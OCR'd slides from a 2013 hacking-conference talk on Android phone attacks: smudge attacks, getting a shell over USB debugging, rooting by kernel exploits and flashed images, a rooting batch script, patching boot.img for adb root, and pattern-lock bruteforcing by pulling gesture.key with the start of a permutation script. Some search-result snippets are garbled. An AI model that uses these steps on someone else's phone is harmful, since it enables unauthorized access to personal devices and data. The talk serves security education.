박민건
KaiEn
2013. 08. 31

Variety of SmartPhone Hacking

목차

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
Introduce

NewHeart is Inha University Club, people who aspire a detailed computer technology were gathered together.

SmudgeAttack

A smudge attack is a method to discern the password pattern of a touchscreen device such as a cell phone or tablet computer.

SmudgeAttack



DEMO

Take shell

Let's take shell of ANDROID ;)


```
shell@android:/ $ id
id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1009
et_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)
```

Take shell

Is the legal rooting?


```
root@android:/ # id
id
uid=0(root) gid=0(root)
```


Rooting is legal , now. But, your phone can be a LEGO block

Take shell


If the phone is enabled “USB Debugging Mode”… I can get your shell directly ;)

with my friends ↓





Take shell




```
shell@android:/ $ id
id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1009
et_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)
shell@android:/ $
```

Got Root?

Take shell

There is 3 ways to get ROOT's shell

Android kernel exploit


Rooted image flashing

shell of shell(2000) uid

Use update.zip to set rooted environment

Take shell

I won't tell you details of rooting method. It is too long to say



Take shell $ Android Kernel Exploit

My phone is a IceCreamSandwich

Your phone is Jellybean

Your friend's note is Gingerbread(?)

…

…

Ye-ap! There is many android phone!

And, There is many android exploit for each phone!

Take shell $ Android Kernel Exploit

saurik/mempodroid · GitHub
https://github.com/saurik/mempodroid
2012. 8. 5. - ... a seemingly silly mistake that was recently found in the Linux **kernel** by ... and putting together an implementation of the **exploit** for **Android**.
이 페이지를 13. 8. 12에 방문했습니다.

Trusted **Kernel Exploit** Used to Unlock Motorola **Android** Devices ...
threatpost.com/...**kernel-exploit**...**android**.../... 이 페이지 번역하기
작성자: Michael Mimoso - Google+ 서클 72곳에 있음
2013. 4. 9. - A researcher looking for a way to jailbreak locked down Motorola **Android** devices found a loophole in hardware-embedded security system to ...

[PDF] A framework for on-device privilege escalation **exploit** - Rene ...
mail1.gibraltar.at/.../IWSSI2011-**Android-Exploit**-Fr... 이 페이지 번역하기
S Höbarth 저술 - 12회 인용 - 관련 학술자료
Exploits on mobile phones ... used for various reasons; a benign one may be to .... **Android** is based o... **kernel** with mi- nor modifications ...

Android Kerne... **xploit** - root shell ...
www.andhraha... .com/... ?topic ... 이 페이지 번역하기
Android Kernel ... **it** - root s... (1/1 ... 4rt_Hax0 ... it from: ...
rapidshare.com/files/... -roo... z.html

Android < 2.3.6 PowerVR SGX Privilege Escalation **Exploit**
jon.oberheide.org/files/levitator.c 이 페이지 번역하기
The * **vulnerability** was patched in the **Android** 2.3.6 OTA update. */ #include .... is a **kernel** memory corruption **vulnerability** that can lead * to privilege escalation.

SE **Android** and the motochopper **exploit**
securityblog.org/.../SE-**Android**-and-the-motochopp... 이 페이지 번역하기
2013. 4. 30. - SE **Android** prevents first **exploit** against commercial phone ... The chipset vendors provide **kernel** patches, drivers, userspace components, etc ...

Exploit Mitigations in **Android** Jelly Bean 4.1 - Blog · Duo Security
https://blog.duosecurity.com/.../**exploit**-mitigations-in-**android**-jelly-bean...
2012. 7. 16. - As a quick recap of the current state of ASLR in **Android** ICS: .... system that may aid in increasing the feasibility or reliability of a **kernel exploit**.

Local root **vulnerability** in the **kernel** [LWN.net] - Linux Weekly News
lwn.net/Articles/550678/ 이 페이지 번역하기
2013. 5. 15. - I'd worry more about **android** phones getting morris-wormed with something like this...) Local root **vulnerability** in the **kernel**. Posted May 16 ...

Android Kernel exploit - root shell

(1/1)

Sm4rt_Hax0r:
Download it from:

http://rapidshare.com/files/277189619/android-root-20090816.tar.gz.html

[PDF] **Privilege Escalation** Attacks on **Android** - Google Code
b00ks-d0c.googlecode.com/.../DDSW2010_**Privileg**... 이 페이지 번역하기
L Davi 저술 - 103회 인용 - 관련 학술자료
Privilege Escalation Attacks on **Android**. Lucas Davi, Alexandra Dmitrienko*, Ahmad-Reza Sadeghi, Marcel Winandy. System Security Lab. Ruhr-University ...

[PDF] ...**ileg**... **calation** Attacks on **Android** - Lehigh University
www.c... ehigh.edu/~ben210/Seminar/.../slides.pdf 이 페이지 번역하기
... Davi ... 103회 인용 - 관련 학술자료
...**rivile**... **scal**... Atta... **An**... Luca... Dmitrienko, Ahmad-...za S... hi, M... Wina... Ruhr-U... ity ... m, Germ...

...**DF**] ... mew... for o... evice p... ege... alati... ploit - Rene ...
...ww.m... hofer... org/... SSI20... **Andro**... 이 페이지 번역하기
... Höbarth 저술 - 12회 인용 - 관련 학술자료
2011. 3. 23. - A framework for on-device **privilege** ... xploit execution on **Android**. Sebastian Höbarth. Upper Austria University of Applied Sciences.

[PDF] RGBDroid: A Novel Response-Based Approach to **Android Privilege** ...
https://www.usenix.org/system/files/conference/.../leet12-final14_0.pdf
Y Park 저술 - 5회 인용 - 관련 학술자료
the **Android** platform. This paper shows that i) a system can still be safely protected even after the system security is breached by **privilege escalation** attacks ...

Mitigation of **Privilege Escalation** Attacks on **Android**
www.trust.informatik.tu-darmstadt.de/.../mitigation-... 이 페이지 번역하기
Google **Android** has become one of the most popular operating systems for mobile

Googling

INCOGNITO 2013HACKING CONFERENCE

Take shell $ Android Kernel Exploit

Exploid - 리눅스 커널 UDEV 취약점
http://forum.xda-developers.com/showthread.php?t=739874
RageAgainstTheCage - adb RLIMIT_NPROC 취약점
http://www.joeyconway.com/epic/root/rageagainstthecage-arm5.bin
KillingInTheNameof - adb ashmem 취약점
http://forum.xda-developers.com/showthread.php?t=948719
GingerBreak - Vold Volume Manager 취약점
http://xorl.wordpress.com/2011/04/28/android-vold-mpartminors-signedness-issue/
ZergRush - Libsysutrils use-after-free 취약점
http://androidforums.com/galaxy-note-all-things-root/438638-root-samsung-galaxy-note-zergrush-exploit.html
Levitator - PowerVR SGX 디바이스 드라이버 취약점
http://jon.oberheide.org/files/levitator.c
Mempodroid - 소켓 취약점
http://pastebin.com/RM4zyy9a
Exynos driver - 디바이스 드라이버 취약점
http://forum.xda-developers.com/showthread.php?p=35469999
PERF_EVENTS - 시스템콜 취약점
http://packetstormsecurity.com/files/121616/semtex.c

Take shell $ Rooted image flashing

You can overwrite your image (or, so called, custom rom) to specific partition

```
C:¥Users¥roland>fastboot
usage: fastboot [ <option> ] <command>

commands:
  update <filename>                        reflash device from update.zip
  flashall                                 flash boot + recovery + system
  flash <partition> [ <filename> ]         write a file to a flash partition
  erase <partition>                        erase a flash partition
  format <partition>                       format a flash partition
  getvar <variable>                        display a bootloader variable
  boot <kernel> [ <ramdisk> ]              download and boot kernel
  flash:raw boot <kernel> [ <ramdisk> ]    create bootimage and flash it
```

Most of rooting have been done by this method

Take shell $ Rooted image flashing

Ye-ah! If rooted image is flashed, the phone get rooted shell

BUT, images using to rooting are many for each models

You can find rooted image from Googling easily

Take shell $ Rooted image flashing

rooting.bat


```
rem check that USB Debugging is on and enter fastboot mode
adb wait-for-device
adb reboot bootloader

rem flashing boot.img
fastboot devices
fastboot boot boot.img

rem phone is rooted!

rem push utils from PC,
adb wait-for-device
adb remount
adb push root\su /system/xbin/su
adb push root\busybox /system/xbin/busybox
adb push root\Superuser.apk /system/app/Superuser.apk
adb shell "chmod 0644 /system/app/Superuser.apk"
adb shell "chmod 04755 /system/xbin/su"
adb shell "chmod 04755 /system/xbin/busybox"
adb shell "/system/xbin/busybox --intall -s /system/xbin/"
adb reboot
```

Take shell $ Use update.zip



<- we use it !

Take shell $ Use update.zip

갤럭시U/K 공장초기화방법

전원OFF-볼륨다운+홈+전원 볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

넥서스S 공장초기화방법

전원 OFF-볼륨업+전원키-부트로더 화면이 나오면 볼륨키(상하이동)
전원키(선택)-RECOVERY-

ClockworkMOD Recovery-Wipe data/fectory reset-OK

갤럭시S2 공장초기화방법

전원 OFF-볼륨업+전원키-부트로더 화면이 나오면 볼륨키(상하이동)
전원키(선택)-RECOVERY-

ClockworkMOD Recovery-Wipe data/fectory reset-OK

갤럭시에이스 공장초기화

전원OFF-홈키+전원키-볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

갤럭시네오 공장초기화방법

전원OFF-홈키+전원키-볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

갤럭시지오 공장초기화방법

전원OFF-홈키+볼륨하+전원키-볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

갤럭시플레이어 50 공장초기화방법

전원OFF-볼륨상+홈+전원버튼-볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

갤럭시플레이어 GB1 공장초기화방법

전원OFF-볼륨상+홈+전원버튼-볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

갤럭시플레이어 70 공장초기화방법

전원OFF-볼륨상+홈+전원버튼-볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

Take shell $ Use update.zip

My phone's recovery mode entry command is
"Vol down + Search + Hold"

You can find your phone's recovery mode entry command from Googling easily..

Take shell $ Use update.zip

also web searching..

Take shell $ Use update.zip

adb push <YOUR PC path>₩update.zip /sdcard/

And then..

Enter recovery mode, choose “apply update from external storage”

Take shell $ Rooted image flashing+@

IF “USB Debugging mode is disabled…?

Take shell $ Rooted image flashing+@

patch the kernel image boot.img

Tools list:

1. split_bootimg.pl
2. mkbootimg
3. mkbootfs

boot.img contains the linux kernel and the ramdisk, while the default.prop in ramdisk can enable/disable the adb root permission. following is the default.prop contents for a droid product device:

- ro.secure=1
- ro.allow.mock.location=0
- ro.debuggable=0
- persist.service.adb.enable=0

droid product device with above default.prop has no adb root permissions if the device is not hacked. the default.prop with the following contents has the adb root permissions by default:


- ro.secure=0
- ro.allow.mock.location=0
- ro.debuggable=1
- persist.service.adb.enable=1

to create a boot.img with such default.prop, here is the steps:

```
C:\Users\roland>adb shell
shell@android:/ $ cat /default.prop
cat /default.prop
#
# ADDITIONAL_DEFAULT_PROPERTIES
#
ro.secure=1
ro.allow.mock.location=0
ro.debuggable=0
persist.service.adb.enable=0
shell@android:/ $
```

Take shell $ Rooted image flashing+@


<update.zip>




이름	수정한 날짜	유형	크기
LK	2013-08-10 오전...	파일 폴더	
META-INF	2013-08-10 오전...	파일 폴더	
PHONEINFO	2013-08-10 오전...	파일 폴더	
RPM	2013-08-10 오전...	파일 폴더	
SBL1	2013-08-10 오전...	파일 폴더	
SBL2	2013-08-10 오전...	파일 폴더	
SBL3	2013-08-10 오전...	파일 폴더	
system	2013-08-10 오전...	파일 폴더	
TZ	2013-08-10 오전...	파일 폴더	
boot.img	2011-10-26 오후...	디스크 이미지 파일	6,834KB
NON-HLOS.bin	2011-10-26 오후...	BIN 파일	40,130KB

Same tatic can be applied.

Take shell $ Rooted image flashing+@



Pattern lock bruteforcing



Pattern lock bruteforcing

/data/system/gesture.key

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   44 2D 2C D0 98 F2 AB A4 6F 1E B2 22 B9 04 0B 3D
00000010   13 87 DC 4A
```

Pattern lock bruteforcing

```
$ apt-get install android-tools-adb unrar wget
$ adb devices
List of devices attached
SH16GV808818    device
$ adb pull /data/system/gesture.key
0 KB/s (20 bytes in 0.046s)
```

Pattern lock bruteforcing

```
# for each length
for i in range(MIN_PATTERN, MAX_PATTERN + 1):
    print '[+] Checking length %d' % i
    # get all possible permutations
    perms = itertools.permutations([0, 1, 2, 3, 4, 5, 6, 7, 8], i)
    # for each permutation
    for item in perms:
        # build the pattern string
